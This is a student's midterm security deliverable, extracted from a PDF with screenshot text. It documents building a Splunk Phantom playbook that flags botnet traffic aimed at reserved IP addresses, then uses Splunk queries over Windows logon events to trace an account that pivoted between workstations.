

Midterm Deliverable By Kevin Harianto

Table Of Contents

Part 1 – Phantom Playbook	3
Part 2 – Incident Response	11

Part 1 Phantom Playbook:

```
phantom_4.10.6.61906 (network script) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[root@phantom network-scripts]# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.79 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 08:00:27:44:6f:6d txqueuelen 1000 (Ethernet)
    RX packets 568 bytes 53479 (52.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 138 bytes 12210 (11.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3668 bytes 1919136 (1.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3668 bytes 1919136 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@phantom network-scripts]# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.95 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 08:00:27:44:6f:6d txqueuelen 1000 (Ethernet)
    RX packets 19289 bytes 1627026 (1.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35161 bytes 84767188 (80.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8385 bytes 3859173 (3.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8385 bytes 3859173 (3.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@phantom network-scripts]#
```


^Started up Splunk phantom and listed out the location of the web GUI (5:41 pm)

SUCCESS	FAILED	LABEL	REPO	CATEGORY	STATUS	PYTHON VERSION	CREATED	UPDATED	UPDATED BY	VERSION	TAG
0	0	events	community	Use Cases	Inactive	3.6	Feb 17th 2021 at 5:50 pm	Feb 17th 2021 at 5:50 pm	Philip Royer - remo	E3	1
0	0	events	community	Use Cases	Inactive	3.6	Jan 26th 2021 at 3:10 pm	Jan 26th 2021 at 3:10 pm	Philip Royer - remo	E3	1


^logged in and went straight to the location of the playbooks to have an option to add one. (5:42 pm)



^logging into the playbook editor (5:43 pm)




^At the start of the box (5:43 pm)




^loading in filters, prompts etc. (5:44 pm)


NOTE: Goal of this playbook is to filter out and label crafted packets that are sent to an anomalous address range to the host and warn that it is crafted and that it is coming from a botnet towards the dedicated Observer.




^The goal of this filter is to find and highlight weirdly sent packets that can be a showcase of OS fingerprinting to see how the system would react to weirdly crafted packets. (6:15 pm)




^Due to how attackers usually use scanners on a large scale basis with a botnet to find open ports faster I have utilized the playbook for botnet monitoring, in case this is not a signal for an imminent DDoS attack on the network. (6:29 pm)



^Furthermore, in terms of a possibility of dealing with a DDoS attack using a large scale botnet to utilize a lot of scripted IP Addresses with an illegal range I have created an additional filter to check whether this attempt to connect to the critical server's reserved IP Address is spammed. (6:33 pm)



^I have relinked the filters to be one after another as well as created a human prompt for a role of an observer to look into the possibility of a DDoS attack and to ban the IP Address and to reconfigure the firewall so the attack cannot happen again. (6:38 pm)



^Renamed to Midterm Practical (malicious IP Botnet Spam) and finalized the ending of the playbook to make it more human readable and understandable. (6:39 pm)

Playbook Settings

Playbook ID: 83
 Playbook Version: 1
 Platform Version: 4.10.6.61906

Operates on: 3 labels

Category: Threat Response

Run as: automation

Tags: Select tags


Logging: OFF Active: OFF

Safe Mode: OFF Draft Mode: OFF


Description:

^This should allow the playbook to gain data on multiple possible labels and this is categorized as a threat response as this threat of a botnet targeting the reserved IP Address directly should be taken seriously as these attacks could result in the systems information being exposed; as the systems reaction on the attempted connection may


give up sensitive information on how the attacker would create the script and if there are any vulnerabilities present in the network. (6:46 pm)




^Remembered that this playbook is only protecting reserved IP Addresses so in order to prevent wasted overhead an additional condition is made to skip the extra processes. (6:51 pm)



^more streamlined playbook process to reduce overhead of shifting through the botnet playbook despite the destination not being an illegal area. (6:55 pm)



^Saving the playbook (6:58 pm)



^This highlights the playbook running as intended. (7:00 pm)

Summary: The playbook basically starts with the filter to see if the target network connection is at a reserved address which is never made naturally. This means that it is crafted, and with the goal in mind to see if it is referencing a possibility of a botnet attack signaling a possible DDoS attack on the network to get the host to react to the illegal address targeting. Next the filter will check whether this is happening on a large scale where the load balancer may have a hard time processing it. Finally, the playbook will immediately warn the observer that an attack is occurring on the network so that

Full Query: source="Minty_download_malicious_activity.csv" host="MSEEDGEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 AccountName=minty

```
2019-11-19T05:01:25.000Z,elfu-res-wks1,NORTHPOLE,minty,,Negotiate,,elfu-res-wks
be1d0012fab8ca,83d46e5e-a274-47f2-ab30-09e6da84fd9f,,,,,6,User32,2,"elfu-res-wk
4624 Microsoft-Windows-Security-Auditing N/A N/A Success Audit
t: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS1$ Account Domain: N
Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Lev
969649614-1007 Account Name: minty Account Domain: ELFU-RES-WKS1 Logon I
Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Infor
Network Information: Workstation Name: ELFU-RES-WKS1 Source Network Address:
cess: User32 Authentication Package: Negotiate Transited Services: - Pac
n session is created. It is generated on the computer that was accessed. The
n. This is most commonly a service such as the Server service, or a local proces
nd of logon that occurred. The most common types are 2 (interactive) and 3 (netw
eated, i.e. the account that was logged on. The network fields indicate where
may be left blank in some cases. The impersonation level field indicates the
ation information fields provide detailed information about this specific logon
s event with a KDC event. - Transited services indicate which intermediate ser
sub-protocol was used among the NTLM protocols. - Key length indicates the len
d. 25311",,,,,,,,,,ELFU-RES-WKS1,,127.0.0.1,,[000000000000000000000000],,,
```

The account name (Domain in this case) that was used to pivot to another workstation is NORTHPOLE as shown in the box. (8:13 pm)

This, however, does not show the entire story.

New Search

1

source="Minty/download_malicious_activity.csv" host="MSEDEWEWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 AccountName!=SYSTEM AccountDomain=NORTHPOLE

All time

12 events (before 2/24/23 5:51:59 PM)

No Event Sampling

Events (12)

Patterns

Statistics

Visualization

Format Timeline

Zoom Out

Zoom to Selection

Default

1 minute per column

Hide Fields

All Fields

List

Format

20 Per Page

Time

Event

11/18/19

10:04:28.000 PM

2019-11-19T06:04:28.000Z elfu-res-wks2.NORTHPOLE.alabaster.Negotiate...elfu-res-wks2...4624.user-level...@WDRCTV21EWPKK562580576...172.18.8.6.41218.Sdwfd22ad4be1d0012fabca.83d4d6e5-a274-47f2-ab30-b9edda4f93f.....User32,10,"elfu-res-wks2 HSMInEventLog" Security 347 Tue Nov 19 06:04:28 2019 4/624 Microsoft-Windows-Security-Auditing N/A N/A Success Audit elfu-res-wks2 Logon An account was successfully logged on.

Subject: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS25 Account Domain: NORTHPOLE Logon ID: 0x3E7 Logon Information: Logon Type: 10 Res

tricted Admin Node: No Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Security ID: S-1-5-21-32879347-2

66036237-1959649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS2 Logon ID: 0x3A9A1 Linked Logon ID: 0x0 Network Account Name: - N

etwork Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Information: Process ID: 0x3c6 Process Name: C:\Windows\Syste

ms\svchost.exe Network Information: Workstation Name: ELFU-RES-WKS2 Source Network Address: 192.168.247.175 Source Port: 0 Detailed Authentication

Information: Logon Process: User32 Authentication Package: Negotiate Transited Services: - Package Name (NTLM only): - Key Length: 0 This event

is generated when a logon session is created. It is generated on the computer that was accessed. The subject fields indicate the account on the local system

which requested the logon. This is most commonly a service such as the Server service, or a local process such as winlogon.exe or Services.exe. The logon ty

pe field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network). The new logon fields indicate the account for

whom the new logon was created, i.e. the account that was logged on. The network fields indicate where a remote logon request originated. Workstation name i

s not always available and may be left blank in some cases. The impersonation level field indicates the extent to which a process in the logon session can i

mpersonate. The authentication information fields provide detailed information about this specific logon request: - Logon GUID is a unique identifier that

can be used to correlate this event with a KDC event. - Transited services indicate which intermediate services have participated in this logon request.

- Package name indicates which sub-protocol was used among the NTLM protocols. - Key length indicates the length of the generated session key. This will be 0

if no session key was requested. 25499",.....,ELFU-RES-WKS2,192.168.247.175,{00000000-0000-0000-0000-000000000000},.....ELFU-RES-WKS2,5-1-5-18,Security

Event Actions

Type

Field

Value

Actions

Selected

AccountDomain

NORTHPOLE

EventID

4624

host

MSEDEWEWIN10

sourcetype

Minty_download_malicious_activity.csv

index

csv

timestamp

2019-11-19T06:04:28.000Z

Event

AccountName

alabaster

AuthenticationPackage

Negotiate

^I have to filter for the accountDomain especially, so I have to add in the query AccountDomain=NORHTPOLE to get the actual account name responsible to pivoting. (8:55 pm).

Query: source="Minty_download_malicious_activity.csv" host="MSEdgeWIN10"
index="main" sourcetype="csv" EventID=4648 OR EventID=4624 AccountName!=SYSTEM
AccountDomain=NORTHPOLE

source="Minty_download_malicious_activity.csv" host="MSEdgeWIN10" index="main" sourcetype="csv" EventID=4648 OR EventID=4624 AccountName!=SYSTEM AccountDomain=NORTHPOLE

2 events (before 2/24/23 5:51:59.000 PM) No Event Sampling

Timeline

Event Details:

- Time: 2019-11-19T06:04:28.000Z
